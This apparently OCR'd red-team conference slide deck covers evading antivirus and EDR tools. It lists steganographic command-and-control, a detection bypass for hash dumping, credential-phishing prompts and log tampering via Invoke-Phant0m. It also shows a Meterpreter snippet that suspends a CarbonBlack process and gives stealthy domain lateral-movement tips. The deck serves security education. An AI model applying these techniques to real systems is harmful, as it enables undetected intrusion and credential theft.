
The attack

- **Steganography to hide C&C traffic**
  - **Example:** a “**fake captcha service**” is used to hide the traffic
  - Captchas are downloaded which contain the commands embedded with steganography
  - Commands / output is encrypted with RSA and transformed to change entropy

The attack

- **Lot’s of AV’s detect malware via their “behaviour”**

- **Example:** AV can detect dumping hashes (Metasploit command “hashdump”)
  - **Simple bypass:** Just use “post/windows/gather/smart_hashdump” instead ➔ Undetected



The attack

- **Other common behaviours:**
  - **Persistence**
    - Surprisingly most AV's are really bad at detecting persistence mechanisms!
    - Most of the time simple techniques already work
    - But there are lots of "more complex" techniques which are undetected by all AVs…
  - **Code injection**
    - Instead of common known injection techniques implement a custom injection technique for the target process (e.g.: DLL preloading or COM hijacking)
  - **Keylogging**
    - Instead of keylogging just show a Microsoft Windows alert which asks for the credentials

The attack

- **Now we have code execution on a system – what's the next step?**

- **➔ Wait, until…**

The attack

- **Now we have code execution on a system – what's the next step?**


- **➔ Wait, until…**


Red Teaming

- **Problem:** Logging can detect the attack
- **Solution:** Just suspend all threads from the logging process
- Disable Windows Logging: Invoke-Phant0m
- All Windows logs can be removed or even specific entries can be modified / removed!
  - Equation Group malware
  - With new Windows 10 API spawn a child process under the logging service with “inherent handles”
  - Child gets handle to log file and can arbitrary modify it

Red Teaming

- **Same technique against other logging processes….**





Red Teaming

- **Suspend CarbonBlack…**

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> target = client.sys.process.open(520, PROCESS_ALL_ACCESS)
=> #<#<Class:0x007f6b72e979a8>:0x00561b7dc25bc0 @client=#<Session:meterpre
Y\SYSTEM @ HFSSVR-50">, @handle=1676, @channel=nil, @pid=520, @aliases={"i
api::Sys::ProcessSubsystem::Image:0x00561b7dc25b98 @process=#<#<Class:0x00
x::Post::Meterpreter::Extensions::Stdapi::Sys::ProcessSubsystem::IO:0x0056
0x00561b7dc25bc0 ...>>, "memory"=>#<Rex::Post::Meterpreter::Extensions::St
5b48 @process=#<#<Class:0x007f6b72e979a8>:0x00561b7dc25bc0 ...>>, "thread"
Sys::ProcessSubsystem::Thread:0x00561b7dc25b20 @process=#<#<Class:0x007f6b
>> target.thread.each_thread do |x|
?>  target.thread.open(x).suspend
>> end
=> [2580, 2324, 2936, 1360, 1656, 2416, 2668, 2360, 912, 1628, 100, 2420]
>>
```

Red Teaming

- **Owning the domain:**

  There is still so much to say about staying undetected during lateral movement ➔ Come to me after the talk

- **Quick overview:**
  - Instead of running nmap ➔ setspn –Q */*
  - Username / Session enumeration ➔ Instead of SAMR protocol use LDAP/WMI
  - Kerberoasting ➔ Don’t use weak encryption types
  - Golden Ticket / Trusted Tickets ➔ Follow the domain policy on lifetime of tickets
  - NTLM Relay / NTLM Hash Stealing: Don’t LLMNR/Netbios Poision with responder
  - …

Source: https://twitter.com/AMAZINGNATURE/status/1038887701653516288

Red Teaming

Conclusion:

- An attacker can bypass all these security products
- But it’s getting harder and harder!
- It’s a cat and mouse game
- Don’t believe everything that vendors / sellers tell you

Thank you for your attention!

For any further questions contact me

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